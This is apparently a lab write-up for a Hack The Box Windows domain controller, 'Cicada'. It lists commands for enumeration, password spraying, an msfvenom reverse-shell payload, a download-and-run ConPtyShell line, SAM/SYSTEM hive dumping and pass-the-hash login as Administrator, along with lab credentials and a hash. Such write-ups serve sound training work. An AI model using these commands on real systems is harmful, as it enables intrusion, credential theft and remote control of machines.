Recon:
Nmap 7.94SVN scan initiated Tue Nov 5 23:08:21 2024 as: nmap -sC -sV -Pn -o scan 10.10.11.35
Nmap scan report for 10.10.11.35 (10.10.11.35)
Host is up (0.26s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-06 00:38:54Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::unsupported, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after: 2025-08-22T20:24:16
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::unsupported, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after: 2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::unsupported, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after: 2025-08-22T20:24:16
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::unsupported, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after: 2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results: |clock-skew: 7h00m01s | smb2-time: | date: 2024-11-06T00:39:43 | start_date: N/A | smb2-security-mode: | 3:1:1: |_ Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Nov 5 23:10:22 2024 — 1 IP address (1 host up) scanned in 120.98 seconds
Basic Enumeration:
- we saw smb port is open, we will try to enumerate for the available shares on the server
smbclien -L //10.10.11.35

- we can enumerate further once we get a user or try anonymous attempts.
Info
- Tried rpcclient to get some user enumeration but no luck

Enum4linux
enum4linux 10.10.11.35
- same info we got
- DC=CICADA

Trying ldapsearch as from enum4linux we know or it was basic test that we can try blank pass and user.
ldapsearch -x -H ldap://10.10.11.35 -D '' -w '' -b "DC=CICADA,DC=htb"
Crackmapexec
crackmapexec smb 10.10.11.35 -u '' -p '' --shares


- enum4linux gave some common users, we will try to enumerate with them
crackmapexec smb 10.10.11.35 -u 'guest' -p '' --shares

- We will look into HR shares with smbclient
smbclient //10.10.11.35/HR -U "guest"

get "Notice from HR.txt"

Note
- brute-forcing for users usign rid with crackmapexec
crackmapexec smb 10.10.11.35 -u 'guest' -p '' -d cicada.htb --rid-brute
Found some potential users with which we can try our defualt passowrd, even try to enumrate with listed users for there specific share to they belong.

- Put the known users to a list
- we will password spray with our known users
crackmapexec smb 10.10.11.35 -u FoundUsers.txt -p PasswordFound.txt -d cicada.htb
- Found a valid user

Enumeration Part 2:
enum4linux -a -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' 10.10.11.35

Info
- User and Password found
- david was already in found user list and now we have his password.
aRt$Lp#7t*VQ!3
- also got same password from ldapsearch
ldapsearch -x -H ldap://10.10.11.35 -D "michael.wrightson@cicada.htb" -w 'Cicada$M6Corpb*@Lp#nZp!8' -b "dc=cicada,dc=htb"
- And Bunch of other information also.


- After enumerating same with this user. we found the user has access to DEV share.

Important
- Found password for a another user Emily

Q!3@Lp#M6b*7t*Vt

- she or he have admin share, so we can get into shell with evil-winrm or advance shell.
User Login:
evil-winrm -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt' -i 10.10.11.35
- this will give normal shell basic funtionality
- we can an advacned shell in 2 ways i know of:
	- create a payload using msfvenom and run msfconsole and that payload on the target.
	- second is to use ConPtyShell tool from github
Using
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=<your-port> -f exe -o shell.exe
- on target
- upload the exe
- Open msfvenom
- use exploit/multi/handler
- set payload windows/x64/meterpreter/reverse_tcp
- set the lhost, lport
.\shell.exe
Method
stty raw -echo; (stty size; cat) | nc -lvnp 3001- Upload the tool to Target
IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.0.0.2 3001- use whatever method works.
Info
- user flag found in user desktop
- Created Temp Folder
- upload shell.exe (Payload) and get an advanced shell
Privlege Escalation:
whoami /priv
- we have seBackupPrivilege
- it allows to read all files in system, we can leverage this to copy SAM and SYSTEM from Windows and save in Temp Folder
- Later we can upload to our machine, get an hash for admin hopefully
reg save hklm\system C:\Temp\system
reg save hklm\sam C:\Temp\sam
#specify the directory or it will download in same directory which you used while login
download sam
download system
Hash Dumps:

python3 secretsdump.py -sam Enumerate/sam -system Enumerate/system LOCAL
Note
- Install impacket or get from github
Rooted:
- Found root flag in Administrator Desktop
evil-winrm -u "Administrator" -p aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341 -i 10.10.11.35
Success
HAPPY HUNTING